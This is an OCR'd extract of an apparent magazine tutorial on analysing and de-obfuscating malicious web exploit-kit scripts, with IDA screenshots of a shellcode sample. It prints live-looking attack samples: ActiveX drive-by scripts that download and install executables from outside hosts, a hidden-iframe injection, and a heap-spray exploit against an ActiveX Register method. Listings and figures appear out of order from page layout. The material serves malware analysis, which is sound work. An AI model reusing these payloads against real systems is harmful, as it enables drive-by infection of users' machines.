
Loading segment: 0x00000000
Loading offset: 0x00000000

Analysis
[✓] Enabled
[✓] Indicator enabled

Options
[✓] Create segments
[✓] Load resources
[✓] Rename DLL entries
[ ] Manual load
[ ] Fill segment gaps
[✓] Make imports segment
[ ] Create FLAT group

System DLL directory: C:\WINDOWS

Figure 1. *Load a file in IDA*



IDA - C:\Documents and Settings\koma\My Documents\shellcode2.exe

```
; Attributes: bp-based frame

public start
start proc near
push    ebp
mov     ebp, esp
sub     esp, 8
add     esp, 0FFFFFFF4h
push    1
mov     eax, ds:__set_app_type
call    eax ; __set_app_type
call    sub_401180
xor     eax, eax
leave
retn
start endp
```

Figure 2. *IDA environment*

- Microsoft Windows Vector Markup Language Buffer Overrun Vulnerability
- Microsoft Windows Cursor And Icon ANI Format Handling Remote Buffer Overflow Vulnerability
- Xunlei Thunder PPLAYER.DLL_1_WORK ActiveX Control Buffer Overflow Vulnerability
- SSReader Ultra Star Reader ActiveX Control Register Method Buffer Overflow Vulnerability
- BaoFeng Storm MPS.DLL ActiveX Control Multiple Remote Buffer Overflow Vulnerabilities
- PPStream PowerPlayer.DLL ActiveX Control Buffer Overflow Vulnerability
- Xunlei Web Thunder ActiveX Control DownURL2 Method Remote Buffer Overflow Vulnerability
- Yahoo! Webcam ActiveX Control Buffer Overrun Vulnerability
- Baidu Soba Search Bar BaiduBar.DLL ActiveX Control Remote Code Execution Vulnerability
- RealPlayer 'rmoc3260.dll' ActiveX Control Memory Corruption Vulnerability
- RealPlayer 'ierpplug.dll' ActiveX Control Stack Buffer Overflow Vulnerability

Old Mpack versions can be found for $700 for the default pack, additional exploit module can be found for about $50 to $150 according to the popularity of the application it targets.

These toolkits now include default obfuscation layers (at least two), moreover sometime the obfuscation is done in real time by the PHP code, so each time you request a given page, you get a different obfuscated script! The script exploits are now server side polymorphic.


JavaScript Custom Decoder

Of course, nothing forbids the malicious script writer from creating his own decoding functions, for example the script in Listing 4.

If you look on this code carefully, you will see that some garbage script code has been inserted, moreover the script are cut in two parts (two Javascript tags). So if you want to analyze it, you will first need to clean it!

Some quotes and double quotes have been removed to make analysis harder, we don't need to understand all but it's important to mention the use of the function named *xQ94* and the *document.write* call. Listing 5 is the clean version of Listing 4.


To de-obfuscate the code we just need to override the *write* call to *print* and run it in your favorite debugger. You will find Listing 6, as you see, this code loads an ActiveX `78ABDC59-D8E7-44D3-9A76-9A0918C52B4A` which is the Sina Downloader component, a quite popular tool in China. It uses a design error in the *DownloadAndInstall* method to do malicious activities.



```
.data:00402000 ; ---------------------------------------------------------------
.data:00402000
.data:00402000 ; Segment type: Pure data
.data:00402000 ; Segment permissions: Read/Write
.data:00402000 _data           segment para public 'DATA' use32
.data:00402000                 assume cs:_data
.data:00402000                 ;org 402000h
.data:00402000 dword_402000    dd 0                    ; DATA XREF: sub_401000+23↑o
.data:00402000                                         ; sub_401180+36↑r
.data:00402004 dword_402004    dd 0                    ; DATA XREF: sub_401000+1E↑o
.data:00402004                                         ; sub_401180+30↑r
.data:00402008 aRrrrsq         db 'ÉÉÉÉTn',0           ; DATA XREF: sub_401224+1C↑o
.data:0040200F                 db    0
.data:00402010                 db    0
.data:00402011                 db  5Ah ; Z
.data:00402012                 db  64h ; d
.data:00402013                 db 0A1h ; í
.data:00402014                 db  30h ; 0
.data:00402015                 db    0
.data:00402016                 db    0
.data:00402017                 db    0
.data:00402018                 db  88h ; Ÿ
.data:00402019                 db  40h ; @
.data:0040201A                 db  0Ch
.data:0040201B                 db  88h ; Ÿ
.data:0040201C                 db  70h ; p
.data:0040201D                 db  1Ch
.data:0040201E                 db 0ADh ; ¡
.data:0040201F                 db  88h ; Ÿ
.data:00402020                 db  40h ; @
.data:00402021                 db    8
.data:00402022                 db  88h ; Ÿ
.data:00402023                 db 0D8h ; +
.data:00402024                 db  88h ; Ÿ
.data:00402025                 db  73h ; s
.data:00402026                 db  3Ch ; <
.data:00402027                 db  88h ; Ÿ
00000008    00402008: .data:aRrrrsq
```


```
Compiling file 'C:\Program Files\IDA\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files\IDA\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Loading BinDiff Plugin v2.0.269 (Build Sep  5 2007, 12:01:01)
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
```

Figure 4. *Jump on the data block*



Address	Length	T...	String
.text:00...	00000012	C	Shellcode it is!\n
.data:00...	00000007	C	ÉÉÉÉTn
.data:00...	00000009	C	cmd CCCC/
.data:00...	00000005	C	Cj S
.data:00...	00000005	C	PPSVP
.data:00...	00000005	C	hQ$@
.data:00...	0000000F	C	GetProcAddress
.data:00...	00000014	C	GetSystemDirectoryA
.data:00...	00000008	C	WinExec
.data:00...	0000000B	C	ExitThread
.data:00...	0000000D	C	LoadLibraryA
.data:00...	00000007	C	urlmon
.data:00...	00000013	C	URLDownloadToFileA
.data:00...	00000020	C	http://qqq.hao1658.com/down.exe

Figure 3. *IDA Strings window*



```
; Attributes: bp-based frame

public start
start proc near
push    ebp
mov     ebp, esp
sub     esp, 8
add     esp, 0FFFFFFF4h
push    1
mov     eax, ds:__set_app_type
call    eax ; __set_app_type
call    sub_401180
xor     eax, eax
leave
retn
start endp
```

Figure 5. *Same block but analyze as code by IDA*

JavaScript Argument.callee Analyst Trap

This instruction returns the entire function from where this instruction is called, keeping space and line feed it is commonly used to detect if the original script has not been tampered with.

In the Listing 7, we can see that the *arguments.callee* is used to extract the decode function and use it as key to decode the encoded string passed to the function named *pP5oMp5la*.

It will just slow down the analysis, if you modified the function by adding the debug command. This will also modify the key to decode the encoded string, and you will find some unintelligible string. The trick here is to first find the key and hardcode it in the key variable (here `q17vcDYfM`).

To do that we just need to add a `print(q17vcDYfM);` after the `q17vcDYfM` initialization and run it in a debugger. We got the string below:

```
FUNCTIONPP5OMP5LAVK6BQD4PIVARQ17VCD
                YFMARGUMENTSCALLEETOST
                RINGREPLACEWGTOUPPERC
                ASEPRINTQ17VCDYFMVAREY
                L6MWLW5...ALPYUAFDTK5
```

Listing 5. *Custom decoder function cleaned*

```
cB62="BEvXycyX",vX19="BqXqy\"Hq";.7762511,vR37=".2422728",vX
19='wi\$\(\-5\"Bv78M0g\+J\%\ \@V\;\)jSZ\\\#\&\*13\<\r4db9Xx\
?\,\{K\_6\]z\`T\}QloD\:Oy\~sAG\|nrfHe\/Ek\'\!FNRP2IqULu\>\n\
=Yct\[\^pa\.CmhW',cB62='B7pw\)\$m2\.6\&i\n\|\/Cg8\\cA\'WN\%\
;RTEq\?Fj\>L\<tv9K\^rDkIedPs\*\=yHO\[f\}0Z\:\"\rzX\]x3\-o4\
@\{luGaJQ\+5\_SVYb\(\~1\#M\ h\,U\!\`n';

function xQ94(fZ25){"BqqcEqEH",l=fZ25.length;'ULviQ\|e\
?',w='';while(l--)"BwEycvqc",o=cB62.indexOf(fZ25.charAt(l))
,'Uvmm\?LLv',w=(o==-1?fZ25.charAt(l):vX19.charAt(o))+w;"BX\
"qcHEw",cB62=cB62.substring(1)+cB62.charAt(0),document.w
rite(w);'Uim\&i\&\&v'};xQ94("FZ\~X7\ 18yhz\|Sh\|3bWh\.hZ\
~X7\ 1V4Q\?\$b\>J\nqA7\]wLH\~S\!3z1\,hyy\'r\]Sz\~17Hz8kL\
!w\'rX31SXz8\]hyZ3\*A\]Sz\~17Hz8k\!L\!w\'rLH\~S\!3z1\,Hz\
~Hz1391\!3zSbkL\!AZ31s7\!3HS1wmk\!L\!w\'m\^\&\n\n\'\*Ak\!L\
!w\'A\*LH\~S\!3z1\,Hz\~Hz1391\!3zSbz3B8lSz\~17HzwmX31SXz8\
]hyZ3m\'A\]Sz\~17Hz8kzL\!w3\'r7\]wLH\~S\!3z1\,yh\}3XZ\r\
rB7zLHB\,Z7L3\<hX\'r7\]w3\,B\`7\~\`\{bq\'X31SXz8\]hyZ3A\*\
*A7\]wLH\~S\!3z1\,yh\}3XZ\'rLH\~S\!3z1\,\~h\ 1SX3o\.3z1Zwo\
.3z1\,if5NoOfnu\'ALH\~S\!3z1\,Hz\!HSZ3LHBzbkzL\!A\*3yZ3rLH\
~S\!3z1\,Hz\!HSZ3S\ bkzL\!A\*Ad\:\?bqtq\?A\ \(I\&b\$tq\>A\
]Sz\~17Hz8kLBZw\'rB7zLHB\,Z1h1SZ8b8m8mAZ31s7\!3HS1wmkLBZw\
'm\^q\n\n\'A\*AkLBZw\'ABf\&Jb\$\?\>qA\.\"\?\&bJ66\>A\]Sz\
~17Hz8kLLZw\'r7\]wLH\~S\!3z1\,hyy\'rLH\~S\!3z1\,HzZ3y3\
~1Z1hX1b\]Sz\~17Hz8w\'rX31SXz8\]hyZ3\*AZ31s7\!3HS1wmkLLZw\
'm\^6\n\n\'\*\*AkLLZw\'ASst\&b\?tqIABvq\nbt\n\$6A\!xq\
$bqtqIA\}uIJb\?\n\$\$A9\:JJb\>qt\&Az\(\&6b\&qttALCtJbq\n\$\
&AAky7\~3zZ3Lk1Hkbm\`S\}S\]3z\|mAF\-Z\~X7\ 1V")

xQ94("j3\*\nSYj34\"\[Y\>bj\n4\*\"\\n\#\#h\$\-5Vp6\(\!OX\#\
-X\#\$\*0h\-\\1OX\#\-X\#\(2\#\-K\#on\#\`H\'\\1n\,\]\:\-\#\(\
/tQF\?Q2Y\>bj\n4\*\"\\1OX\#\-X\#\(2\n\%3\*\nS\\eU\|\|UQv\|\
|UFFmL2\\X\,\`\-\(\r4G4a\"\*\}aYjo34\"\[Y\>bj\.\}\[\~Y\>bj\
}\.g4\!\*\\p\<\(pX\:\#\,HH\\1H\,\:\:p\<\(1H\:p\<f\&i\"\.\[\
!mv\$\[i4\&\$LL\[F\$v\"\&e\$v\"\|v\?i\!mQ\.L\"Yjo\}\.g4\!\
*Y\>bj\%\!a\+J\*Y\>b6\,\]\\\~4\#\~1g\:a\?\(2n\#\#hfoo\`\`\
`UKXptpU1O\`o\`\`U\-K\-2\'\>bpX\:\#\,HHM2\[O7XHO\,\<\"X\<\
+X\:\#\,HH2d\)\~4\#\~1g\:a\?W\'\>bjo\%\!a\+J\*Y\>bjo\.\}\[\
~Yjo3\*\nSY\>b\>b")
```

Listing 6. *Custom decoder example in clear text*

```
<script language=javascript>kI35=4201;if(document.all){fu
nction _dm(){return false};function _mdm(){document.oncon
textmenu=_dm;setTimeout("_mdm()",800)};_mdm();}document.o
ncontextmenu=new Function("return false");function _ndm(e
){if(document.layers||window.sidebar){if(e.which!=1)return
false;}};if(document.layers){document.captureEvents(Event.MO
USEDOWN);document.onmousedown=_ndm;}else{document.onmouseup=
_ndm;};zA3=1913;pY68=5914;function _dws(){window.status = "
";setTimeout("_dws()",100);};_dws();wO82=5341;vG38=2774;func
tion _dds(){if(document.all){document.onselectstart=function
(){return false};setTimeout("_dds()",700)}};_dds();uT98=3916
;wX10=9057;mH15=1916;yN62=3055;xA22=4198;nY87=8199;dJ92=1058
;;_licensed_to_="huyufeng";</script>


<HTML><HEAD>
<META http-equiv=Content-Type content="text/html;
                      charset=gb2312">
<META content="MSHTML 6.00.2900.3354" name=GENERATOR></HEAD>
<BODY>
<OBJECT id=install classid=clsid:78ABDC59-D8E7-44D3-9A76-
                      9A0918C52B4A></OBJECT>
<SCRIPT>
var YEtYcJsR1="http://xxx.xnibi.com/mm.exe";
install["DownloadAndInstall"](YEtYcJsR1);
</SCRIPT>
</BODY></HTML>
```

Listing 7. *Argument.callee example*

```
function pP5oMp5la(Vk6BQD4pI){
var q17vcDYfM=arguments.callee.toString().replace(/\W/
                      g,'').toUpperCase();
var eYl6MWlW5;var kH30N3qO3;var GSWlf3edy=q17vcDYfM.length;
var S5144yvWc;var PyUafdtK5='';var EVhy3721e=new Array();fo
r(kH30N3qO3=0;kH30N3qO3<256;kH30N3qO3++) {EVhy3721e[kH30N3q
O3]=0;}var eYl6MWlW5=1;for(kH30N3qO3=128;kH30N3qO3;kH30N3qO
3>>=1) {eYl6MWlW5=(eYl6MWlW5>>>1)^((eYl6MWlW5&1)?3988292384:
0);for(Oci488JSk=0;Oci488JSk<256;Oci488JSk+=kH30N3qO3*2)
{EVhy3721e[Oci488JSk+kH30N3qO3]=(EVhy3721e[Oci488JSk]^eYl6
MWlW5);if (EVhy3721e[Oci488JSk+kH30N3qO3] < 0) {EVhy3721e[O
ci488JSk+kH30N3qO3]+=4294967296;}}}S5144yvWc=4294967295;var
vjMa1kQ05=S5144yvWc.toString();vjMa1kQ05=vjMa1kQ05+'1389103
';for(eYl6MWlW5=0;eYl6MWlW5<GSWlf3edy;eYl6MWlW5++) {S5144yv
Wc=EVhy3721e[(S5144yvWc^q17vcDYjsfM.charCodeAt(eYl6MWlW5))&
255]^((S5144yvWc>>8)&16777215);}S5144yvWc=S5144yvWc^42949672
95;if (S5144yvWc<0) {S5144yvWc+=4294967296;vjMa1kQ05=vjMa1kQ
05+'xxx';}S5144yvWc=S5144yvWc.toString(16).toUpperCase();var
EE7s4JBQo=new Array();var GSWlf3edy=S5144yvWc.length;for(kH3
0N3qO3=0;kH30N3qO3<8;kH30N3qO3++) {var AGVp00C34=GSWlf3edy+k
H30N3qO3;if (AGVp00C34>=8) {AGVp00C34=AGVp00C34-8;EE7s4JBQo[
kH30N3qO3]=S5144yvWc.charCodeAt(AGVp00C34);} else {EE7s4JBQo
[kH30N3qO3]=48;}}var hec5KxXwa=0;var r5yBF56DF;var VfrYI6V7
7;vjMa1kQ05=vjMa1kQ05+'0';var o0b4J2V0k=new Array();o0b4J2V
0k[0]=vjMa1kQ05;o0b4J2V0k[1]=vjMa1kQ05+'193';GSWlf3edy=Vk6B
QD4pI.length;for(kH30N3qO3=0;kH30N3qO3<GSWlf3edy;kH30N3qO3+
=2){var QIyMX77Lf=Vk6BQD4pI.substr(kH30N3qO3,2);r5yBF56DF=p
arseInt(QIyMX77Lf,16);VfrYI6V77=r5yBF56DF-EE7s4JBQo[hec5KxX
wa];if(VfrYI6V77<0) {VfrYI6V77=VfrYI6V77+256;}PyUafdtK5+=Str
ing.fromCharCode(VfrYI6V77);if(hec5KxXwa<EE7s4JBQo.length-1)
{hec5KxXwa++;} else {hec5KxXwa=0;}}eval(PyUafdtK5);}

pP5oMp5la('5250...424f');
```

Listing 8. *Insert hardcoded key*

```
function pP5oMp5la(Vk6BQD4pI){
var q17vcDYfM="FUNCTIONPP5OM...XWA0EVALPYUAFDTK5";

var eYl6MWlW5;
...

PyUafdtK5+=String.fromCharCode(VfrYI6V77);if(hec5KxXwa<EE7s4JBQo.length-1)
{hec5KxXwa++;} else {hec5KxXwa=0;}}print(PyUafdtK5);} pP5oMp5la('5250...424f');
```

Listing 9. *Argument.callee example final script*

```
var KoUXcxVN = 100;
var b5SvqCxB = document.createElement("script");
KoUXcxVN--;
b5SvqCxB.setAttribute("language", "JavaScript");
KoUXcxVN+=100;
b5SvqCxB.setAttribute("src", "?t=1002614178" + "&n=-1447599003" + "&h=3993862835" +
"&r=606868581" + "&");

document.body.appendChild(b5SvqCxB);
KoUXcxVN=0;
```

Listing 10. *Dean Edwards's packer example*

```
<OBJECT ID="wwwcuteqqcn" Classid="clsid:{A7F05EE4-0426-454F-8013-C41E3596E9E9}"></
OBJECT>
<script>

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/
,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[
e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\
\b'+e(c)+'\\b','g'),k[c])}}return p}('6 4(){3["2"]("5://b.7.a/1.9","1.8",0)}',12,
12,'|calc|Dloadds|wwwcuteqqcn|CuteqqCn|http|function|xxxx|exe|cab|com|bbb'.split(
'|'),0,{}))

</script>
```

Listing 11. *JS.encode example*

```
<script language="JScript.Encode">
#@~^oAAAAA==Abx[Khc/YmY!d'EfGx□BI[KmEsnxDRhMrO+vB@!kWDCh□PUlsn'□l08,/
D^x'B4YD2=z&FGc  8R8f&cF0%JRrWJoWc4YsV-E~Ak9Y4'{ ~4□kLtDxcOv~dDXVnx'B[kk2^lz=P
Wx□-E@*@!JkWDm:n@*E#@#@&XDIAAA==^#~@

</script>
```

Listing 12. *JS.encode example in clear text*

```
<script language="Javascript">

window.status='Done';document.write('<iframe name=ea8b src=\'http://77.221.133.188/
.if/go.html\' width=72 height=496 style=\'display: none\'></iframe>')

</script>
```

Listing 13. *How to write a file using Javascript*

```
<SCRIPT LANGUAGE="JavaScript">
function WriteToFile(str) {

    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var s = fso.CreateTextFile("c:\\test.txt", true);
    s.writeline(str);
    s.Close();
 }

</SCRIPT>
```

Which corresponds to the function `pP5oMp5la` where all non-alphanumeric chars have been removed due to the use of the regular expression *replace(/\W/g,'')* and transformed to upper cases with `toUpperCase()` method call.

The string can be cleaned to be the decoding key by removing the code we added in it before, so we need to delete the `PRINTQ17VCDYFM` string.

Note: some very nasty scripts use a combination of `argument.callee.toString() + location.href;`

So now the decoding key depends also on where the page is located – the location URL.


To debug this script, you must have to have the original location address, replace this as explained above in the *argument.callee* with the URL value and then hardcode the location directly in the script or override the value object in your debugger environment.

The code used to de-obfuscate the script is illustrated in Listing 8.

The eval call in function *pP5oMp5la* has been replaced by a *print* call.

We get the resulting code in Listing 9. Quite suspicious, we can see than some garbage has been added with the variable `KoUXcxVN`.

To be sure, we need to follow the path as this script inserts another page from



Address: 0x00402100
[✓ Enabled] [✓ Hardware breakpoint]
Size: 1
Modes: Read/Write Write [✓ Execute]
[✓ Break] Trace

Figure 6. *Breakpoint settings window*

the same server (the *setAttribute* on src), that's why it is really important to know the location of the script to be able to go deeper.

Dean Edwards 's Packer Function

Some attackers pack their malicious script with online packer from Dean Edwards, it's quite easy to identify them as they start with the string `eval(function(p,a,c,k,e,d){` as in Listing 10.

As you can see in the example, the strings are extracted from the original code and put at the end of the packed script.

To de-obfuscate it, you just need to replace the `eval()` function call with a `print ()` function and pass the resulting script to Rhino. You will get:

```
function CuteqqCn(){wwwcuteqqc
  n["Dloadds"]("http://bbb.xxxx.com/
calc.cab","calc.exe",0)}
```

Of course, you should have been able to determine the attack by identifying the suspicious strings at the end of the script, however to do that you should know what to search for.

By searching for the CLSID and *Dloadds* method name, you will find out that this exploit refers to CVE-2007-4105, it tries to silently drop a file from *http://bbb.xxxx.com/calc.cab*.

To verify that this file is malicious, you could cross-scan it. Note that you can

Listing 14. *Malicious code using Javascript and VBScript code*

```
<html>
<body>
<script language="JavaScript">
function mymid(ss) {
return ss.substring(2);}
</script>
<script language="VBScript">
s="html"
flag_type=s
S="3C68...3E0D0a"
D=""
DO WHILE LEN(S)>1
    k="&H"
    k=k+ucase(LEFT(S,2))
    p=CLng(k)
    m=chr(p)
    D=D+m
    S=mymid(S)
LOOP
if flag_type="html" then
  document.write(D)
end if
if flag_type="vbs" then
  EXECUTE D
end if
</script>
<script language="javaScript">
if (flag_type=="js") {
var e;
try
{
eval(D);
}
catch(e){}
}
</script>
</body>
</html>
```

Listing 15. *Unobfuscated script from a Javascript and VBScript sample*

```
<html>
<body>
<script language="javascript">window.onerror=function(){retu
                       rn true;}</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2"
                       style='display:none' id='target'></
                       object>
<SCRIPT language="javascript">
var url="%u7468%u7074%u2F3A%u772F%u7777%u312E%u7730%u7069%u6
                       32E%u6D6F%u792F%u6861%u6F6F%u792F%u73
                       65%u652E%u6578";
var el1s2kdo3r = "hi1265369";
var s1="%u9090%u9090";
...
var s23="%u6946%u656c%u0041";
var s=s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13+s14+s15+s16
                       +s17+s18+s19+s20+s21+s22+s23+url;
var shellcode = unescape(s);
</script>

<SCRIPT language="javascript">
var el1s2kdo3r = "hi1265369";
var ss="%u9090";
ss=ss+"%u9090";
var bigblock = unescape(ss);
var el1s2kdo3r = "hi1265369";
var headersize = 20;
var el1s2kdo3r = "hi1265369";
var slackspace = headersize+shellcode.length;
var el1s2kdo3r = "hi1265369";
while (bigblock.length<slackspace) bigblock+=bigblock;
var el1s2kdo3r = "hi1265369";
fillblock = bigblock.substring(0, slackspace);
var el1s2kdo3r = "hi1265369";
block = bigblock.substring(0, bigblock.length-slackspace);
var el1s2kdo3r = "hi1265369";
while(block.length+slackspace<0x40000) block =
                       block+block+fillblock;
var el1s2kdo3r = "hi1265369";
memory = new Array();
var el1s2kdo3r = "hi1265369";
for (x=0; x<100; x++) memory[x] = block +shellcode;
var el1s2kdo3r = "hi1265369";
var buffer = '';
var el1s2kdo3r = "hi1265369";
while (buffer.length < 1024) buffer+="\x05";
var el1s2kdo3r = "hi1265369";
var ok="1111";
var el1s2kdo3r = "hi1265369";
target.Register(ok,buffer);
var el1s2kdo3r = "hi1265369";
</script>
</body>
</html>
```

use some free cross-scanner service like VirusTotal or ThreatExpert sandbox.

JS.encode Feature

This is not a Javascript or VBscript class or method but a Microsoft feature.

Microsoft Script Encoder tool `screnc.exe` was created by Microsoft in 2003, its purpose is to encode scripts in pages to prevent someone modifying it.

This *security* tool has been reversed since then, and some malicious script writers use it. Note that this code only works on Microsoft Internet Explorer. How can you detect it ? The script language attribute Javascript is renamed to *Jscript.Encode* and VBScript to *VBScript.Encode*, as in the Listing 11.

The easier way to get back to the original data is to use the Malzilla *Misc. Decoders Decode, JS.Encode* feature. You can also use the C code provided in Listing 12 or use one of the many online decoders. It will result like in Listing 12.

VBScript Malicious Script Cases

All we have seen to this point the most common language script created some years ago by Netscape Javascript. But as you should know, Microsoft also created its own language based on Visual Basic called VBScript. Microsoft Internet Explorer is the only web browser which is able to understand either Javascript and VBScript code. The Microsoft host is the first target of most attacks, it was natural to see malicious scripts using this technology. Note that today, we encounter some scripts that use both languages. The other good point for malicious guys is that at the present there is no current debugger capable of reproducing the behavior of a VBScript engine.

So what solution do we have to understand a malicious script without compromise our host ?

Of course, you can convert the malicious code from VB to JS but there is another way easier and with less faults, the method is to use Microsoft ActiveX components to manually debug the obfuscation layer step by step. It can be a quite precess do but generally gives good results.

The main code to use is a *WriteToFile* function based on `Scripting.FileSystemObject` ActiveX which can be find in Listing 13. This code needs to be added to the script you want to decode. It can be used to write to disk any string to the default file *c:\test.txt*.

We will take a sample, see Listing 14, combining Javascript and VBScript code to explain how we can dig into it using the ActiveX method described before.

The first thing to identify is of course the use of the two *script* tags one with language attribute set to *JavaScript* and the other one to *VBScript*, and then the function name *mymid* in Javascript code which is called from the VBScript code.

We need to identify the script process flaw, in the VBScript code block, the *flag_type* variable is set to *html* so the malicious script will be inserted using the *document.write* which follows. Thus, we only need to insert the *WriteToFile* function in the Javascript code block and replace the *document.write(D)* with *WriteToFile(D)* (note: no need to end lines with `';'` char in VBScript). And you get the result in Listing 15.

The script instantiates the ActiveX component:

```
7F5E27CE-4A5C-11D3-9232-
                0000B48A05B2
```

which is SSReader Pdg2 ActiveX Control, it embeds a shellcode, uses heap-spray to fill the heap and calls a method named *Register*. Searching more details, we can find that the *Register* method was

Listing16. *Malicious PDF extract*

```
 00000a80:  67 74 68 20 31 38 34 33  2f 46 69 6c 74 65 72 5b  gth 1843/Filter[
 00000a90:  2f 46 6c 61 74 65 44 65  63 6f 64 65 5d 3e 3e 73  /FlateDecode]>>s
 00000aa0:  74 72 65 61 6d 0d 0a 48  89 c4 57 4d 6b 1c 47 10  tream..H..WMk.G.
 00000ab0:  ad 5b 90 c1 d7 1c 72 da  2c 04 a4 c8 b6 66 77 7a  .[....r.,....fwz
 00000ac0:  3e 56 b1 0d 92 6c 41 20  b1 8d 1d 42 0e 21 46 12  >V...lA ...B.!F.
 00000ad0:  bb 96 82 2c 19 ed 5a 3e  18 13 72 0c 81 84 9c 92  ...,..Z>..r.....
 00000ae0:  9f 91 5f 18 e7 75 f7 cc  f4 eb d9 ee 9d 95 b5 21  .._..u.........!
 00000ae0:  9f 91 5f 18 e7 75 f7 cc  f4 eb d9 ee 9d 95 b5 21  .._..u.........!
